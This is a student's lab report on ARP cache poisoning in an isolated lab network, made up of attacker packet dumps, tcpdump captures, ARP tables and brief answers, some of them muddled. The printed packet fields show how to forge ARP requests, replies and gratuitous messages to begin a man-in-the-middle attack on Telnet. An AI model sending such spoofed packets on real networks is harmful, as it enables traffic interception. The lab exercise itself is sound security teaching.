Name: Adarsh Kumar	SRN No: PES2UG20CS016	LAB No:03
	Section: B	Date: 10/09/2022

Attacker (Host M) - 10.9.0.105
Host A - 10.9.0.5
Host B - 10.9.0.6


Task 1: ARP Cache Poisoning

Task 1.A: Using ARP request


Output Screenshot -- Without Ether

Before Attack:


Host A:



Host B:



Attacker M:



After attack screenshot

Host-A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:30:17.881628 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
11:30:17.881858 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
11:30:17.924527 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
11:30:17.924565 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

Host-B

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:30:17.881626 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$
```

After clearing the cache on Host-A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp -d 10.9.0.6
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp -d 10.9.0.105
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

Observation

Without ether we can see that, Viewing the ARP table on host A, it can be seen that the MAC address corresponding to host B is the MAC address of host M. the attack is successful. And in host B we don't have any cache entry.

Output Screenshot -- with Ether

Before Attack:

Host A:

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Host B:

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Attacker M:

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5


.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$arp
```

After Attack:

Host A:

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:31:30.887910 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
10:31:30.887939 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
10:33:18.681467 IP 10.9.0.1.47991 > 10.9.0.255.137: UDP, length 50
10:33:19.688309 IP 10.9.0.1.49986 > 10.9.0.255.137: UDP, length 50
10:33:31.544877 IP6 fe80::1061:56ff:fea8:96f1.5353 > ff02::fb.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _a
fpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local.
 (118)
10:33:31.544992 IP6 fe80::42:bbff:feef:e920.5353 > ff02::fb.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afp
overtcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (
118)
10:33:46.551797 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.
local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
^C
19 packets captured
19 packets received by filter
0 packets dropped by kernel
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

Host B:

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:31:30.887908 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
10:33:18.681190 IP 10.9.0.1.47991 > 10.9.0.255.137: UDP, length 50
10:33:19.688271 IP 10.9.0.1.49986 > 10.9.0.255.137: UDP, length 50
10:33:31.544793 IP6 fe80::3417:12ff:fe33:7689.5353 > ff02::fb.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _a
fpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local.
 (118)
10:33:38.549749 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.
local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
^C
15 packets captured
15 packets received by filter
0 packets dropped by kernel
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$
```

	After clearing the cache on Host A:
	
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp -d 10.9.0.6`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp -d 10.9.0.105`
	`No ARP entry for 10.9.0.105`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$`

Observation	We can see that after using ether, ARP table of Host A contains only one entry of IP address 10.9.0.6, We have the mapping for the attacker map to Host B's IP and is host B's terminal the cache is still empty.
Question	Q) What does the 'op' in the screenshot of the attacker machine signify? What is its default value? Ans: Opcode — When its value is 2 it means it's an ARP Response and when it is 1 it means it's an ARP Request. Default op is 1. Q) What was the difference between the ARP cache results in the above 2 approaches? Why did you observe this difference? Ans: when we use without out ether OS puts the Arp and when we use with ether, we specify the ARP source and destination.
Task 1. B	Using ARP Reply

Scenario 1
B's IP is already in A's cache.
 	
Output Screenshot
	Before attack
	Host -A
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp`
	`Address HWtype HWaddress Flags Mask Iface`
	`B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$`
	Host - B
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp`
	`Address HWtype HWaddress Flags Mask Iface`
	`B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n`
	`tcpdump: verbose output suppressed, use -v or -vv for full protocol decode`
	`listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes`

Attacker – Terminal

```
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$
```

Running the Attack11.py file create a cache entry in Host A

After Attack

Host - A

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:48:01.861649 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

Here we see that a valid IP is mapped to the MAC address of Host B.

Host -B

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp -d 10.9.0.6
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp -d 10.9.0.105
No ARP entry for 10.9.0.105
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

Scenario 2
B's IP is not in A's cache.

Output Screenshot

Before Attack

Host - A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Attacker – Terminal

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$
```

Here we can see that the OP = is-at that means ARP reply.

After attack

Host- A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:55:17.356254 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

There is no cache entry, this is because the cache could only be poisoned if there is a pre-existing cache. So, if there are no cash details already existed the we can't do cache poisoning attack.

Question	What does op=2 mean? Ans: When OP value is 2 it means it is an ARP Response/Reply from Attacker to the host.
Task 1.C	Using ARP Gratuitous Message
Scenario 1 Output Screenshot	Attacker – Terminal


seed@VM: ~/.../Labsetup | seed@VM: ~/.../Labsetup | seed@VM: ~/.../Labsetup

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar/>$
```

Host – A ARP cache

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp
Address                  HWtype  HWaddress           Flags Mask
     Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C
     eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$
```

Host – B ARP cache



tcpdump command in Host – A and Host – B to sniff packets.

Before attack

HOST-A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

HOST - B

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar/>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

ATTACKER TERMINAL

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```

After the attack

	Host – A and ARP cache
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar>$tcpdump -i eth0 -n`
	`tcpdump: verbose output suppressed, use -v or -vv for full protocol decode`
	`listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes`
	`15:45:56.692024 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28`
	`15:47:29.542757 IP6 fe80::42:b3ff:feef:1aca.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)`
	`15:47:30.807743 IP6 fe80::10f4:bdff:fefc:9b46.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)`
	`^C`
	`3 packets captured`
	`3 packets received by filter`
	`0 packets dropped by kernel`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp`
	`Address HWtype HWaddress Flags Mask Iface`
	`B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0`
	`M-10.9.0.105.net-10.9.0 ether 02:42:0a:09:00:69 C eth0`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar>$`
	
	Host – B and ARP cache
	`B-10.9.0.6/PES2UG20CS016/AdarshKumar>$tcpdump -i eth0 -n`
	`tcpdump: verbose output suppressed, use -v or -vv for full protocol decode`
	`listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes`
	`15:45:56.098735 IP6 fe80::f842:fdff:fe62:7977 > ff02::2: ICMP6, router solicitation, length 16`
	`15:45:56.692026 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28`
	`15:47:29.542774 IP6 fe80::42:b3ff:feef:1aca.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)`
	`15:47:30.484760 IP6 fe80::f842:fdff:fe62:7977.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)`
	`^C`
	`4 packets captured`
	`4 packets received by filter`
	`0 packets dropped by kernel`
	`B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp`
	`B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp`
	`B-10.9.0.6/PES2UG20CS016/AdarshKumar>$`

Observation	The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP. The destination MAC addresses in ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff). we can see that in the HOST-A ARP Table the mapping of B is holding the MAC address of the attacker. Hence the cache is poisoned.

Scenario 2
 	
Output Screenshot
	Clearing the ARP cache
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp`
	`Address HWtype HWaddress Flags Mask Iface`
	`B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0`
	`M-10.9.0.105.net-10.9.0 ether 02:42:0a:09:00:69 C eth0`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp -d 10.9.0.6`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp -d 10.9.0.105`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$arp`
	`A-10.9.0.5/PES2UG20CS016/AdarshKumar/>$`

Attacker – terminal

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```

After Attack

Host – A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:08:19.586672 IP6 fe80::42:b3ff:feef:1aca > ff02::2: ICMP6, router solicitation, length 16
16:08:34.144135 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
hepl
on
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Host – B

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$tcpdump -i eth0 -n
\tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:08:19.586680 IP6 fe80::42:b3ff:feef:1aca > ff02::2: ICMP6, router solicitation, length 16
16:08:34.144136 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
aman
adarsh
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$clear
```

There are no entries in the cache, so this clears that statement that a cache can be poisoned only if there are pre-cache entries are present.

Question	Why does VM B's ARP cache remain unchanged in this approach even though the packet was broadcasted on the network?

	Ans: In this approach host machine update outdated information on all the other machine's ARP cache. The destination MAC address in both the ARP header and Ethernet header are the broadcast MAC address. Even though the packet is broadcasted, the ARP cache remains unchanged because the attack is done only on the Host A. Yes, on Host B ARP cache table we can see that all the 3 approach the result is same.
Task 2	**MITM Attack on Telnet using ARP Cache Poisoning**
Step 1	Launch the ARP cache poisoning attack
Output Screenshot	Attacker's terminal


```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labse
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```

After Attack

Host - A

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Host -B



After attack

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```

Host -A

```
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Host – B

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
